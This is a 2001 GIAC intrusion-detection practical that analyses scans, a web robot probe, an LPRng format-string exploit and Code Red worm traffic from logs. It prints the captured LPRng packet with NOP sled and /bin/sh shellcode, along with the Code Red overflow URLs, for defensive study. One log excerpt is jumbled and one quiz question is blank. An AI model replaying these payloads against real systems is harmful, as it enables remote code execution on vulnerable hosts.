Global Information Assurance Certification Paper

GCIA Practical Assignment
Version 2.9
Tom Jones

Track: Intrusion Detection In Depth

1. Network Detects and Analysis

In this section five network detects are analyzed and presented using a given format. Four of the detects are from my employer's network and the other is from the GIAC web site.

1.1 Telnet Scan

```
SYSLOG:
Jul 10 05:59:21 MY.NET.AA.95 4K in.telnetd[29566]: refused connect from
62.211.41.244
Jul 10 05:59:22 MY.NET.AA.96 4K in.telnetd[25635]: refused connect from
62.211.41.244
Jul 10 05:59:23 MY.NET.AA.97 4K in.telnetd[11408]: refused connect from
62.211.41.244
Jul 10 05:59:24 MY.NET.AA.98 4K in.telnetd[3239]: refused connect from
62.211.41.244
Jul 10 05:59:25 MY.NET.AA.98 4K in.telnetd[3241]: refused connect from
62.211.41.244
```

Snort on e-mail server:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] ICMP superscan echo from windows [**]
07/10-06:02:04.299184 62.211.41.244 -> MY.NET.BB.134
ICMP TTL:114 TOS:0x0 ID:64555 IpLen:20 DgmLen:36
Type:8  Code:0  ID:768   Seq:50410  ECHO

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

1.1.1 Source of Trace

My employer's network.

1.1.2 Detect Generated by

From snort running on an e-mail server and Unix syslog records collected on a centralized logging host.

1.1.3 Probability the source address was spoofed

Low. This looks like a reconnaissance probe in which the attacker needs the replies from the victim's network to gather data. The indication seen here is that sequential address in this subnet are being probed, although our small sample size limits our confidence in that conclusion. A search of the RIPE whois data base indicates that this address is owned by an Italian ISP, `Telecom Italia Net`. See Appendix B for details.

1.1.4 Description of Attack

This is an attempted Telnet connection to sequential addresses. Also seen a few minutes later is a single probe, identified by snort as an "ICMP superscan echo from windows." There may have been more of these, but out very limited sensing would only have allowed us to recognize this one.

1.1.5 Attack Mechanism

The speed of the scan, one host per second, suggests that this is an automated scan. We are limited in our analysis by the amount of data available. These host based syslog entries show only four sequential addresses. If data were available from router logs it would show how extensive this scan was.

1.1.6 Correlations

Similar scans are seen frequently. The attacker is seeking vulnerable versions of Telnet server software, so that a buffer overflow exploit can be used against them.

1.1.7 Evidence of Active Targeting

Probably. This scan could be purely reconnaissance, gathering data about which hosts allow a Telnet connection and what version of Telnet software is running on each. More likely is the use of a script that will attempt a buffer overflow exploit as soon as a host responds with a Telnet connection.

1.1.8 Severity

(Critical + Lethal) - (System + Network Countermeasures) = Severity

(3+5)-(4+1)=3

Critical: Small server for internal use
Lethal: Root access possible, if successful
System: Linux 6.1, with known vulnerabilities, TCP wrappers, SSH access only
Network Countermeasures: No firewall, router can do some filtering.

1.1.9 Defensive Recommendation

Recommend installing a firewall to block Telnet port from external sources.

1.1.10 Multiple Choice Test Question

Q: What additional data would be most useful in this analysis?

A) Router logs from MY.NET.AA
B) Router logs from MY.NET.BB
C) Snort logs for the entire MY.NET.AA subnet
D) Snort logs for the entire MY.NET.BB subnet

Answer: C

Snort logs for the entire MY.NET.AA subnet would allow us to correlate the Telnet scan with any possible ICMP scan on the MY.NET.AA subnet. We would have seen a Telnet scan of the MY.NET.BB subnet in the syslog entries if it had occurred, therefore we conclude there was no Telnet scan on MY.NET.BB. Since we want more information related to the Telnet scan, we need to know more about what happened on MY.NET.AA, which rules out answers B and D. Router logs are useful, so answer A is valid, but I prefer the readability and completeness of snort logs, assuming the snort sensor can detect the entire subnet.

Detect 2: -- Web Robot

From snort on e-mail server:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

07/13-09:10:33.487200 216.35.116.91:46826 -> MY.NET.BB.21:8080
TCP TTL:241 TOS:0x0 ID:5107 IpLen:20 DgmLen:44 DF
******S* Seq: 0x3D75B843  Ack: 0x0  Win: 0xFAF0  TcpLen: 24
TCP Options (1) => MSS: 1460
0x0000: 08 00 20 1B FE 2E 00 90 BF 14 48 A0 08 00 45 00  .. .......H...E.
0x0010: 00 2C 13 F3 40 00 F1 06 B5 E9 D8 23 74 5B MY NT  .,..@......#t[..
0x0020: BB 15 B6 EA 1F 90 3D 75 B8 43 00 00 00 00 60 02  ......=u.C....`.
0x0030: FA F0 11 13 00 00 02 04 05 B4 00 2C              ...........,

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Apache web server logs on e-mail server:

```
si3002.inktomi.com - - [13/Jul/2001:11:09:12 -0400] "GET / HTTP/1.0" 401 -
si4002.inktomi.com - - [13/Jul/2001:15:34:08 -0400] "GET / HTTP/1.0" 401 -
si3003.inktomi.com - - [13/Jul/2001:21:07:28 -0400] "GET / HTTP/1.0" 401 -
si3000.inktomi.com - - [14/Jul/2001:11:36:36 -0400] "GET /robots.txt
```

```
HTTP/1.0" 401 -
si3002.inktomi.com - - [14/Jul/2001:21:49:17 -0400] "GET /robots.txt
HTTP/1.0" 401 -
```

1.2.1 Source of Trace

My employer's network.

1.2.2 Detect Generated by

From snort running on an e-mail server and Apache web server logs from the same system.

1.2.3 Probability the source address was spoofed

Low. This is a reconnaissance probe. The response is needed to return information to the attacker.

1.2.4 Description of Attack

The interesting thing about this packet is the destination address of 8080, a port often used by proxy servers. The destination host does not run a proxy server, although it does have an HTTP server running on port 80.

1.2.5 Attack Mechanism

There is very limited data from which to draw a conclusion, however the source address is registered to Inktomi, Inc., an Internet search company.

1.2.6 Correlations

Address 216.35.116.91 resolves to si3001.inktomi.com using DNS. Logs from the Apache web server running on port 80 of this host show access by various hosts registered to Inktomi, including the host identified in this detect.

1.2.7 Evidence of Active Targeting

One has to assume this system was targeted because it supports a web server. Unfortunately there were not enough sensors in place to verify that assumption.

1.2.8 Severity

(Critical + Lethal) - (System + Network Countermeasures) = Severity

(4+1)-(3+1)=1

Critical: This system supports e-mail for the organization.
Lethal: Very low lethality, information gathering is the only intent.
System: Solaris 2.6 with patches, TCP wrappers
Network Countermeasures: no firewall, router with filtering

1.2.9 Defensive Recommendation

Install firewall, limit external access to ports for supported services only. Move web functions to a seperate host.

1.2.10 Multiple Choice Test Question

Q: On July 13 and 14 what did inktomi.com get from the web server?

A) The document root index page.
B) The file robots.txt.
C) Both A and B.
D) Neither A nor B.

Answer: D The error code 401 indicates they were not authenticated to get these files.

Detect 3: -- Telnet and FTP Scan

From SYSLOG:

```
500.tin.it
Jul 10 06:02:17 MY.NET.EE.171 4C in.ftpd[23156]: [ID 947420 mail.warning]
refused connect
from r-rm175-6-500.tin.it
Jul 10 06:02:17 MY.NET.EE.171 4C in.ftpd[23156]: [ID 947420 mail.warning]
refused connect
from r-rm175-6-500.tin.it
Jul 10 06:02:17 MY.NET.EE.171 4C in.telnetd[23157]: [ID 947420 mail.warning]
refused Jul 10 05:59:13 MY.NET.AA.25 6C ftpd[8812]: connect from r-rm175-6-
500.tin.it
Jul 10 05:59:13 MY.NET.AA.25 6D ftpd[8812]: connection from r-rm175-6-
500.tin.it
Jul 10 05:59:13 MY.NET.AA.25 4C telnetd[8813]: refused connect from r-rm175-
6-500.tin.it
Jul 10 05:59:13 MY.NET.AA.27 4C ftpd[6698]: refused connect from r-rm175-6-
500.tin.it
Jul 10 05:59:13 MY.NET.AA.27 4C telnetd[6699]: refused connect from r-rm175-
6-500.tin.it
```

```
Jul 10 06:29:23 MY.NET.AA.29 6D ftpd[2093]: connection from r-rm175-6-
500.tin.it at Tue Jul
10 06:29:23 2001
Jul 10 06:40:39 MY.NET.AA.34 6C ftpd[12207]: connect from r-rm175-6-
500.tin.it
Jul 10 06:40:39 MY.NET.AA.34 6D ftpd[12207]: connection from r-rm175-6-
500.tin.it at
Tue Jul 10 06:40:39 2001
Jul 10 06:40:39 MY.NET.AA.34 6C telnetd[12210]: connect from r-rm175-6-
500.tin.it
Jul 10 05:59:19 MY.NET.AA.71 4K in.ftpd[5853]: refused connect from r-rm175-
6-500.tin.it
Jul 10 05:59:19 MY.NET.AA.71 4K in.ftpd[5853]: refused connect from r-rm175-
6-500.tin.it
Jul 10 05:59:21 MY.NET.AA.95 4K in.ftpd[29565]: refused connect from r-rm175-
6-500.tin.it
Jul 10 05:59:21 MY.NET.AA.95 4K in.telnetd[29566]: refused connect from
62.211.41.244
Jul 10 05:59:22 MY.NET.AA.96 4K in.telnetd[25635]: refused connect from
62.211.41.244
Jul 10 05:59:22 MY.NET.AA.96 4K in.ftpd[25634]: refused connect from r-rm175-
6-500.tin.it
Jul 10 05:59:23 MY.NET.AA.97 4K in.ftpd[11407]: refused connect from r-rm175-
6-500.tin.it
Jul 10 05:59:23 MY.NET.AA.97 4K in.telnetd[11408]: refused connect from
62.211.41.244
Jul 10 05:59:24 MY.NET.AA.98 4K in.wuftpd[3238]: refused connect from r-
rm175-6-500.tin.it
Jul 10 05:59:24 MY.NET.AA.98 4K in.telnetd[3239]: refused connect from
62.211.41.244
Jul 10 05:59:25 MY.NET.AA.98 4K in.wuftpd[3240]: refused connect from r-
rm175-6-500.tin.it
Jul 10 05:59:25 MY.NET.AA.98 4K in.telnetd[3241]: refused connect from
62.211.41.244
Jul 10 05:59:35 MY.NET.BB.19 4C ftpd[17739]: refused connect from r-rm175-6-
500.tin.it
Jul 10 05:59:35 MY.NET.BB.19 4C telnetd[17740]: refused connect from r-rm175-
6-500.tin.it
Jul 10 05:59:56 MY.NET.BB.221 4K in.ftpd[3956]: refused connect from r-rm175-
6-500.tin.it
Jul 10 05:59:56 MY.NET.BB.221 4K in.telnetd[3957]: refused connect from r-
rm175-6-500.tin.it
Jul 10 06:00:10 MY.NET.CC.173 4E ftpd[795180]: refused connect from r-rm175-
6-500.tin.it
Jul 10 06:00:10 MY.NET.CC.173 4E telnetd[783287]: refused connect from r-
rm175-6-500.tin.it
Jul 10 06:00:10 MY.NET.CC.173 4E ftpd[798573]: refused connect from r-rm175-
6-500.tin.it
Jul 10 06:00:10 MY.NET.CC.173 4E telnetd[780853]: refused connect from r-
rm175-6-500.tin.it
Jul 10 06:01:49 MY.NET.DD.2 4C telnetd[16599]: refused connect from r-rm175-
6-500.tin.it
Jul 10 06:04:47 MY.NET.DD.2 4C telnetd[9738]: refused connect from r-rm175-6-
```

```
500.tin.it
Jul 10 06:05:35 MY.NET.EE.21 4E in.ftpd[9048]: refused connect from r-rm175-
6-500.tin.it
Jul 10 06:05:35 MY.NET.EE.21 4E in.telnetd[9049]: refused connect from r-
rm175-6-500.tin.it
Jul 10 06:05:43 MY.NET.EE.133 4C in.telnetd[6079]: refused connect from r-
rm175-6-500.tin.it
Jul 10 06:05:43 MY.NET.EE.133 4C in.ftpd[6078]: refused connect from r-rm175-
6-500.tin.it
Jul 10 06:04:49 MY.NET.EE.134 4C in.ftpd[17129]: refused connect from r-
rm175-6-500.tin.it
Jul 10 06:04:49 MY.NET.EE.134 4C in.telnetd[17130]: refused connect from r-
rm175-6-connect
from r-rm175-6-500.tin.it
Jul 10 06:02:17 MY.NET.EE.171 4C in.telnetd[23157]: [ID 947420 mail.warning]
refused connect
from r-rm175-6-500.tin.it
Jul 10 06:05:46 MY.NET.EE.174 4E ftpd[248317]: refused connect from r-rm175-
6-500.tin.it
Jul 10 06:05:46 MY.NET.EE.174 4E telnetd[247932]: refused connect from r-
rm175-6-500.tin.it
Jul 10 06:05:47 MY.NET.EE.175 4E ftpd[29964]: refused connect from r-rm175-6-
500.tin.it
Jul 10 06:05:47 MY.NET.EE.175 4E telnetd[29965]: refused connect from r-
rm175-6-500.tin.it
```

1.3.1 Source of Trace

My employer's network.

1.3.2 Detect Generated by

Unix syslog records collected on a centralized logging host.

1.3.3 Probability the source address was spoofed

Low. This looks like a straightforward reconnaissance probe in which the attacker needs the replies from the victim's network to gather her data.

1.3.4 Description of Attack

This is a Telnet and FTP probe of sequential addresses. Gaps in the timing of the log entries correspond roughly with gaps in the address space, suggesting that the scan included every possible address.

1.3.5 Attack Mechanism

Unknown. From the speed of the scan it is not a manual hack or a slow scan, but rather a blatant aggressive scan looking for vulnerable servers.

1.3.6 Correlations

Scans like this are seen frequently. The attacker is seeking vulnerable versions of FTP and telnet server software, so that a buffer overflow exploit can be used against them.

1.3.7 Evidence of Active Targeting

No. This methodical march through the addresses of our subnets indicates that the attacker has no knowledge of which addresses are in use. Gaps in the timing of the packets we can see strengthens this assumption.

1.3.8 Severity

(Critical + Lethal) - (System + Network Countermeasures) = Severity

(3+5)-(4+1)=3

Critical: Average, a mix of workstations and small servers.
Lethal: Possible buffer overflow if successful.
System: Average, a mix of operating system types.
Network Countermeasures: No firewall, router can do some filtering.

1.3.9 Defensive Recommendation

Install a firewall to block Telnet from external sources. Remove MY.NET.AA.29 and MY.NET.AA.34 from service. They are obsolete systems which makes them difficult to secure.

1.3.10 Multiple Choice Test Question

Q: What is ...
A)
B)
C)
D)

Answer:

Detect 4: -- LPRng Buffer Overflow

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
 [**] OVERFLOW - Possible attempt at MS Print Services [**]
 04/11-12:40:34.393119 203.64.80.36:4939 -> 132.239.89.144:515
 TCP TTL:53 TOS:0x0 ID:4600 IpLen:20 DgmLen:475 DF
 ***AP*** Seq: 0xC55BD525  Ack: 0x657E4B14  Win: 0x7D78  TcpLen: 32
 TCP Options (3) => NOP NOP TS: 20883222 69288376
 42 42 58 FD FF BF 59 FD FF BF 5A FD FF BF 5B FD  BBX...Y...Z...[.
 FF BF 58 58 58 58 58 58 58 58 58 58 58 58 58 58  ..XXXXXXXXXXXXXX
 58 58 58 58 25 2E 32 34 75 25 33 30 30 24 6E 25  XXXX%.24u%300$n%
 2E 31 36 33 75 25 33 30 31 24 6E 25 2E 32 35 35  .163u%301$n%.255
 75 25 33 30 32 24 6E 25 2E 31 39 32 75 25 33 30  u%302$n%.192u%30
 33 24 6E 90 90 90 90 90 90 90 90 90 90 90 90 90  3$n.............
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
 90 90 90 90 90 90 90 90 90 90 90 31 DB 31 C9 31  ...........1.1.1
 C0 B0 46 CD 80 89 E5 31 D2 B2 66 89 D0 31 C9 89  ..F....1..f..1..
 CB 43 89 5D F8 43 89 5D F4 4B 89 4D FC 8D 4D F4  .C.].C.].K.M..M.
 CD 80 31 C9 89 45 F4 43 66 89 5D EC 66 C7 45 EE  ..1..E.Cf.].f.E.
 0F 27 89 4D F0 8D 45 EC 89 45 F8 C6 45 FC 10 89  .'.M..E..E..E...
 D0 8D 4D F4 CD 80 89 D0 43 43 CD 80 89 D0 43 CD  ..M.....CC....C.
 80 89 C3 31 C9 B2 3F 89 D0 CD 80 89 D0 41 CD 80  ...1..?......A..
 EB 18 5E 89 75 08 31 C0 88 46 07 89 45 0C B0 0B  ..^.u.1..F..E...
 89 F3 8D 4D 08 8D 55 0C CD 80 E8 E3 FF FF FF 2F  ...M..U......../
 62 69 6E 2F 73 68 0A                             bin/sh.

 +++
```

1.4.1 Source of Trace

GIAC web site. (http://www.sans.org/y2k/041701-1500.htm)

1.4.2 Detect Generated by

Snort.

1.4.3 Probability the source address was spoofed

Low. The attacker hopes to gain root shell access and needs a response.

Search the APNIC Whois database

```
Search results for '202.66.15.10'

inetnum              202.66.0.0 - 202.66.255.255
netname              PSINET-HK
descr                PSINet Hong Kong Ltd.
descr                20/F, Lincoln House,
descr                Taikoo Place,
descr                979 King's Road,
descr                Quarry Bay,
descr                HONG KONG
country              HK
admin-c              PN29-AP, inverse
tech-c               PN29-AP, inverse
mnt-by               MAINT-HK-PSINET, inverse
changed              hostinfo@hk.psi.net 20010212
source               APNIC
```

1.4.4 Description of Attack

Use of TCP port 515 with a long sequence of Intel NOP commands indicates an attempted buffer overflow of software supporting printer protocol on an Intel platform. Searching the vulnerabilities data bases shows this to be a common attack (CVE-2000-0917).

1.4.5 Attack Mechanism

Format string vulnerability in use_syslog()
function in LPRng 3.6.24 allows remote
attackers to execute arbitrary commands.

(http://www.kb.cert.org/vuls/id/382365) CVE-2000-0917

1.4.6 Correlations

A search of the Mitre CVE web site shows this to be a frequently used attack.

References from the CVE web site:

```
BUGTRAQ:20000925 Format strings: bug #2: LPRng
  CERT:CA-2000-22
  CALDERA:CSSA-2000-033.0
  REDHAT:RHSA-2000:065-06
  FREEBSD:FreeBSD-SA-00:56
  XF:lprng-format-string
  BID:1712
```

1.4.7 Evidence of Active Targeting

This attack was directed at a specific host registered to a university. If additional logs show that only hosts running vulnerable systems (See http://www.kb.cert.org/vuls/id/382365) were attacked in this way, it suggests that previous reconnaissance had been done to determine their addresses.

1.4.8 Severity

(Critical + Lethal) - (System + Network Countermeasures) = Severity

(2+5)-(4+2)=1

Critical: This is an Intel system at a university, probably not critical.
Lethal: Could allow shell access with printer software privileges.
System: Four is a guess, knowing it is a university system.
Network Countermeasures: Two is a guess, knowing it is a university system.

1.4.9 Defensive Recommendation

Upgrade to non-vulnerable version of LPRng. Configure the firewall to block external access to port 515.

1.4.10 Multiple Choice Test Question

Q: How can you tell this attack is not targeting Microsoft systems?

A) From the repeated 0x90 codes in the packet.
B) Because the destination port is 515.
C) Because "/bin/sh" execution is attempted.
D) All of the above.
Answer: C

Repeated 0x90 codes are a NOP sequence (slide) in Intel machine language, which is the same on all Intel based systems, so this alone gives no information about the type of system being targeted. Port 515 is used by Unix printer software and also by Microsoft "Print Services for Unix" in Windows 2000. So the use of port 515 is not conclusive. The use of "/bin/sh" points to a Unix-type system running on Intel hardware.

Detect 5 – "Code Red" Worm

From web server on e-mail system:

```
13-216.205.123.interliant.com - - [19/Jul/2001:13:12:14 -0400] "GET
/default.ida?NNNNNNNNNNNNN...NNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u
6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%
u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 401 -
200.38.238.248 - - [19/Jul/2001:13:32:30 -0400] "GET
/default.ida?NNNNNNNNNNNNN...NNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u
6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%
u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 401 -
```

*** MANY LINES REMOVED ***

```
p37042.net.upc.nl - - [19/Jul/2001:19:08:17 -0400] "GET
/default.ida?NNNNNNNNNNNNN...NNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u
6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%
u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 401 -
200.185.59.21 - - [20/Jul/2001:14:47:50 -0400] "GET
/default.ida?NNNNNNNNNNNNN...NNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u
6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%
u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 401 -
```

From Intranet web server:

```
#Intranet
211.21.184.148 - - [19/Jul/2001:11:08:39 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
195.53.245.250 - - [19/Jul/2001:11:15:57 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
209.167.130.22 - - [19/Jul/2001:11:46:13 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
194.102.179.156 - - [19/Jul/2001:11:57:01 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
```

```
64.172.200.219 - - [19/Jul/2001:12:35:06 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
159.121.129.235 - - [19/Jul/2001:12:46:40 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
169.237.161.61 - - [19/Jul/2001:13:39:30 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u909
0%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b
00%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
203.149.162.219 - - [19/Jul/2001:13:51:51 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
64.30.203.69 - - [19/Jul/2001:14:11:28 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
```

*** MANY LINES REMOVED ***

```
12.44.138.10 - - [19/Jul/2001:19:09:58 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
200.61.150.43 - - [19/Jul/2001:19:21:48 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
24.234.16.184 - - [19/Jul/2001:19:29:14 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
200.64.60.141 - - [19/Jul/2001:19:44:38 -0500] "GET
/default.ida?NNNNNNNN...NNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b0
0%u531b%u53ff%u0078%u0000%u00=a
HTTP/1.0" 404 207
```

From router logs corresponding to e-mail logs:

```
208.185.86.47    MY.NET.231.133       +    80 i05 i04   6      1
9         4407        0.344            0 d200.200634
211.250.170.139  MY.NET.231.133       +    80 i05 i04   6      1
9         4407        1.156            0 d200.163706
38.159.81.20     MY.NET.231.133       +    80 i05 i04   6      1
9         4407        1.176            0 d200.185756
38.150.177.234   MY.NET.231.133       +    80 i05 i04   6      1
9         4407        8.660            0 d200.184350
216.218.245.80   MY.NET.231.133       +    80 i05 i04   6      1
9         4407       11.924            0 d200.192023
211.202.3.217    MY.NET.231.171       +    80 i05 i04   6      1
9         4407        0.416            0 d200.205618
151.4.90.17      MY.NET.231.171       +    80 i05 i04   6      1
```

From router logs corresponding to Intranet web server logs:

```
169.237.161.61   MY.NET.207.94        +    80 i05 i04   6      1
9         4407        0.236            0 d200.173931
159.121.129.235  MY.NET.207.94        +    80 i05 i04   6      1
9         4407        7.340            0 d200.164646
```

1.5.1 Source of Trace

My employer's network.

1.5.2 Detect Generated by

From web server logs from a system that is primarily an e-mail server, another machine that serves Intranet web pages, and from router logs.

1.5.3 Probability the source address was spoofed

None. This attacker needs a connection to perform the HTTP GET request that is the crux of the attack.

This group of source addresses was seen from the e-mail server. DNS lookups were performed using the Perl script shown in appendix A.

```
#The following queries use ns1 as a DNS server
#
13-216.205.123.interliant.com <--   lookup      failed
63.101.126.30     <--   devsql.comprotech.com
156.153.39.15     <--   lookup      failed
```

```
193.216.196.90    <--   lookup      failed
194.216.249.18    <--   webdb.bulmer.com
200.185.59.21     <--   lookup      failed
200.38.238.248    <--   lookup      failed
202.166.251.18    <--   lookup      failed
203.198.33.27     <--   awork012027.netvigator.com
207.144.247.208   <--   lookup      failed
210.103.205.41    <--   lookup      failed
211.172.176.220   <--   lookup      failed
211.251.236.65    <--   lookup      failed
212.142.37.42     <--   p37042.net.upc.nl
212.35.152.100    <--   lookup      failed
213.96.149.221    <--   lookup      failed
216.41.122.116    <--   host116.216.41.122.ma.110.net
```

This group of source addresses was seen from the Intranet web server. DNS lookups were performed using the Perl script check_dns.pl shown in appendix A.4.

```
#Intranet web server
# source addresses, sorted by address
12.107.194.157    <--   lookup      failed
12.153.32.19      <--   lookup      failed
12.44.138.10      <--   lawcv1.lcisp.com
12.5.2.11   <--   mailhost.castanes.net
24.234.16.184     <--   cm184.16.234.24.lvcm.com
24.28.75.186      <--   cs2875-186.austin.rr.com
61.120.156.201    <--   cps1.elesson-s.jp
63.224.197.4      <--   lookup      failed
63.231.38.217     <--   sttldslgw16poolC217.sttl.uswest.net
63.239.191.46     <--   lookup      failed
64.171.25.4 <--   adsl-64-171-25-4.dsl.sntc01.pacbell.net
64.172.200.219    <--   adsl-64-172-200-219.dsl.lsan03.pacbell.net
64.30.203.69      <--   dsl-gte-sc17327-1.linkline.com
64.59.40.217      <--   lookup      failed
65.65.216.93      <--   adsl-65-65-216-93.dsl.rcsntx.swbell.net
128.146.200.9     <--   lookup      failed
139.142.204.225   <--   h139-142-204-225.gtcust.grouptelecom.net
151.202.172.162   <--   adsl-151-202-172-162.nyc.adsl.bellatlantic.net
159.121.129.235   <--   outlook.das.state.or.us
165.247.237.140   <--   user-2ivfrcc.dialup.mindspring.com
166.70.101.3      <--   lookup      failed
169.237.161.61    <--   lookup      failed
192.114.212.146   <--   lookup      failed
194.102.179.156   <--   cjg.digitalnet.ro
194.200.57.85     <--   lookup      failed
194.228.218.42    <--   lookup      failed
195.22.76.6 <--   lookup      failed
195.53.245.250    <--   lookup      failed
195.75.227.10     <--   lookup      failed
200.61.150.43     <--   host43.200.61.150.ifxnw.com.ar
200.64.60.141     <--   dup-200-64-60-141.prodigy.net.mx
203.149.162.219   <--   c219.h203149162.is.net.tw
207.18.236.16     <--   lookup      failed
```

```
207.240.226.197   <--   rpd0083sv02.phx-colo.bbnplanet.com
208.162.62.168    <--   Chassis1harc2-ppp168.alaweb.com
208.238.166.80    <--   randcom.azlink.com
209.167.130.22    <--   lookup      failed
209.209.173.215   <--   wnch1-215.kih.net
209.235.17.50     <--   50-209.235.17.dellhost.com
209.83.86.227     <--   lookup      failed
210.12.4.98 <--   lookup      failed
210.220.162.150   <--   lookup      failed
210.69.72.3 <--   www.archives.gov.tw
211.181.168.133   <--   lookup      failed
211.197.67.83     <--   lookup      failed
211.21.184.148    <--   www.ad.com.tw
211.22.236.205    <--   lookup      failed
211.23.65.61      <--   lookup      failed
212.2.32.154      <--   www.fairtex.de
217.136.125.17    <--   adsl-64785.turboline.skynet.be
```

1.5.4 Description of Attack

